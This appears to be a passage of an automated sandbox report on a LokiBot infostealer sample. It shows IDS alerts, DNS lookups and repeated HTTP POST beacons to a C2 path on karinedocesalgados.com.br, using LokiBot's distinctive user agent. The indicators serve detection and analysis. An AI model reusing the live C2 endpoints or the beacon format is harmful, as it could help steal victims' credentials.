11/22/21-15:35:45.811045	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50265	80	192.168.11.20	192.185.217.246
11/22/21-15:35:46.687900	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50266	80	192.168.11.20	192.185.217.246
11/22/21-15:35:46.687900	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50266	80	192.168.11.20	192.185.217.246
11/22/21-15:35:46.687900	TCP	2025381	ET TROJAN LokiBot Checkin	50266	80	192.168.11.20	192.185.217.246
11/22/21-15:35:46.687900	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50266	80	192.168.11.20	192.185.217.246
11/22/21-15:35:47.509720	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50267	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:35:47.509720	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50267	80	192.168.11.20	192.185.217.246
11/22/21-15:35:47.509720	TCP	2025381	ET TROJAN LokiBot Checkin	50267	80	192.168.11.20	192.185.217.246
11/22/21-15:35:47.509720	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50267	80	192.168.11.20	192.185.217.246
11/22/21-15:35:48.432772	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50268	80	192.168.11.20	192.185.217.246
11/22/21-15:35:48.432772	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50268	80	192.168.11.20	192.185.217.246
11/22/21-15:35:48.432772	TCP	2025381	ET TROJAN LokiBot Checkin	50268	80	192.168.11.20	192.185.217.246
11/22/21-15:35:48.432772	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50268	80	192.168.11.20	192.185.217.246
11/22/21-15:35:49.407022	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50269	80	192.168.11.20	192.185.217.246
11/22/21-15:35:49.407022	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50269	80	192.168.11.20	192.185.217.246
11/22/21-15:35:49.407022	TCP	2025381	ET TROJAN LokiBot Checkin	50269	80	192.168.11.20	192.185.217.246
11/22/21-15:35:49.407022	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50269	80	192.168.11.20	192.185.217.246
11/22/21-15:35:50.293852	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50270	80	192.168.11.20	192.185.217.246
11/22/21-15:35:50.293852	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50270	80	192.168.11.20	192.185.217.246
11/22/21-15:35:50.293852	TCP	2025381	ET TROJAN LokiBot Checkin	50270	80	192.168.11.20	192.185.217.246
11/22/21-15:35:50.293852	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50270	80	192.168.11.20	192.185.217.246
11/22/21-15:35:51.211801	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50271	80	192.168.11.20	192.185.217.246
11/22/21-15:35:51.211801	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50271	80	192.168.11.20	192.185.217.246
11/22/21-15:35:51.211801	TCP	2025381	ET TROJAN LokiBot Checkin	50271	80	192.168.11.20	192.185.217.246
11/22/21-15:35:51.211801	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50271	80	192.168.11.20	192.185.217.246
11/22/21-15:35:52.096000	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50272	80	192.168.11.20	192.185.217.246
11/22/21-15:35:52.096000	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50272	80	192.168.11.20	192.185.217.246
11/22/21-15:35:52.096000	TCP	2025381	ET TROJAN LokiBot Checkin	50272	80	192.168.11.20	192.185.217.246
11/22/21-15:35:52.096000	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50272	80	192.168.11.20	192.185.217.246
11/22/21-15:35:52.968297	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50273	80	192.168.11.20	192.185.217.246
11/22/21-15:35:52.968297	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50273	80	192.168.11.20	192.185.217.246
11/22/21-15:35:52.968297	TCP	2025381	ET TROJAN LokiBot Checkin	50273	80	192.168.11.20	192.185.217.246
11/22/21-15:35:52.968297	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50273	80	192.168.11.20	192.185.217.246
11/22/21-15:35:53.975660	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50274	80	192.168.11.20	192.185.217.246
11/22/21-15:35:53.975660	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50274	80	192.168.11.20	192.185.217.246
11/22/21-15:35:53.975660	TCP	2025381	ET TROJAN LokiBot Checkin	50274	80	192.168.11.20	192.185.217.246
11/22/21-15:35:53.975660	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50274	80	192.168.11.20	192.185.217.246
11/22/21-15:35:54.946645	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50275	80	192.168.11.20	192.185.217.246
11/22/21-15:35:54.946645	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50275	80	192.168.11.20	192.185.217.246
11/22/21-15:35:54.946645	TCP	2025381	ET TROJAN LokiBot Checkin	50275	80	192.168.11.20	192.185.217.246
11/22/21-15:35:54.946645	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50275	80	192.168.11.20	192.185.217.246
11/22/21-15:35:55.790438	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50276	80	192.168.11.20	192.185.217.246
11/22/21-15:35:55.790438	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50276	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:35:55.790438	TCP	2025381	ET TROJAN LokiBot Checkin	50276	80	192.168.11.20	192.185.217.246
11/22/21-15:35:55.790438	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50276	80	192.168.11.20	192.185.217.246
11/22/21-15:35:56.724169	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50277	80	192.168.11.20	192.185.217.246
11/22/21-15:35:56.724169	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50277	80	192.168.11.20	192.185.217.246
11/22/21-15:35:56.724169	TCP	2025381	ET TROJAN LokiBot Checkin	50277	80	192.168.11.20	192.185.217.246
11/22/21-15:35:56.724169	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50277	80	192.168.11.20	192.185.217.246
11/22/21-15:35:57.506941	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50278	80	192.168.11.20	192.185.217.246
11/22/21-15:35:57.506941	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50278	80	192.168.11.20	192.185.217.246
11/22/21-15:35:57.506941	TCP	2025381	ET TROJAN LokiBot Checkin	50278	80	192.168.11.20	192.185.217.246
11/22/21-15:35:57.506941	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50278	80	192.168.11.20	192.185.217.246

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 22, 2021 15:28:57.935935974 CET	192.168.11.20	1.1.1.1	0x38ce	Standard query (0)	afrocompass.com	A (IP address)	IN (0x0001)
Nov 22, 2021 15:29:00.404613972 CET	192.168.11.20	1.1.1.1	0xb881	Standard query (0)	karinedocesalgados.com.br	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 22, 2021 15:28:58.180563927 CET	1.1.1.1	192.168.11.20	0x38ce	No error (0)	afrocompass.com		68.66.226.70	A (IP address)	IN (0x0001)
Nov 22, 2021 15:29:00.798486948 CET	1.1.1.1	192.168.11.20	0xb881	No error (0)	karinedocesalgados.com.br		192.185.217.246	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- afrocompass.com
- karinedocesalgados.com.br

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49787	68.66.226.70	443	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.11.20	49788	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:00.949976921 CET	313	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 178 Connection: close
Nov 22, 2021 15:29:01.265006065 CET	314	IN	HTTP/1.1 404 Not Found Date: Mon, 22 Nov 2021 14:29:01 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 15 Content-Type: text/html Data Raw: 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.11.20	49797	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:15.742523909 CET	328	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:16.046370983 CET	329	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:15 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
100	192.168.11.20	49887	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
101	192.168.11.20	49888	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
102	192.168.11.20	49889	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
103	192.168.11.20	49890	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
104	192.168.11.20	49891	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
105	192.168.11.20	49892	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
106	192.168.11.20	49893	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
107	192.168.11.20	49894	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
108	192.168.11.20	49895	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
109	192.168.11.20	49896	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.11.20	49798	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:16.767343998 CET	329	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:17.064059973 CET	330	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:16 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
110	192.168.11.20	49897	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
111	192.168.11.20	49898	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
112	192.168.11.20	49899	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
113	192.168.11.20	49900	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
114	192.168.11.20	49901	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
115	192.168.11.20	49902	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
116	192.168.11.20	49903	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
117	192.168.11.20	49904	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
118	192.168.11.20	49905	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
119	192.168.11.20	49906	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.11.20	49799	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:17.727560997 CET	331	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:18.023998976 CET	331	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:17 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
120	192.168.11.20	49907	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
121	192.168.11.20	49908	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
122	192.168.11.20	49909	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
123	192.168.11.20	49910	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
124	192.168.11.20	49911	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
125	192.168.11.20	49912	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
126	192.168.11.20	49913	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
127	192.168.11.20	49914	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
128	192.168.11.20	49915	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
129	192.168.11.20	49916	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.11.20	49800	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:18.707510948 CET	332	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:19.010202885 CET	333	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:18 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
130	192.168.11.20	49917	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
131	192.168.11.20	49918	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
132	192.168.11.20	49919	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
133	192.168.11.20	49920	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
134	192.168.11.20	49921	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
135	192.168.11.20	49922	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
136	192.168.11.20	49923	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
137	192.168.11.20	49924	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
138	192.168.11.20	49925	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
139	192.168.11.20	49926	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.11.20	49801	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:19.741161108 CET	333	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:20.064798117 CET	334	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:19 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
140	192.168.11.20	49927	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
141	192.168.11.20	49928	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
142	192.168.11.20	49929	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
143	192.168.11.20	49930	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
144	192.168.11.20	49931	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
145	192.168.11.20	49932	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
146	192.168.11.20	49933	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
147	192.168.11.20	49934	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
148	192.168.11.20	49935	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
149	192.168.11.20	49936	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.11.20	49802	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:20.815320969 CET	335	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:21.128072023 CET	335	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:20 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
150	192.168.11.20	49937	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
151	192.168.11.20	49938	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
152	192.168.11.20	49939	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
153	192.168.11.20	49940	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
154	192.168.11.20	49941	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
155	192.168.11.20	49942	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
156	192.168.11.20	49943	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
157	192.168.11.20	49944	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
158	192.168.11.20	49945	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
159	192.168.11.20	49946	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.11.20	49803	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:21.862086058 CET	337	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:22.159688950 CET	337	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:21 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
160	192.168.11.20	49947	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
161	192.168.11.20	49948	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
162	192.168.11.20	49949	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
163	192.168.11.20	49950	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
164	192.168.11.20	49951	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
165	192.168.11.20	49952	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
166	192.168.11.20	49953	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
167	192.168.11.20	49954	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
168	192.168.11.20	49955	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
169	192.168.11.20	49956	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.11.20	49804	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:22.752104044 CET	338	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
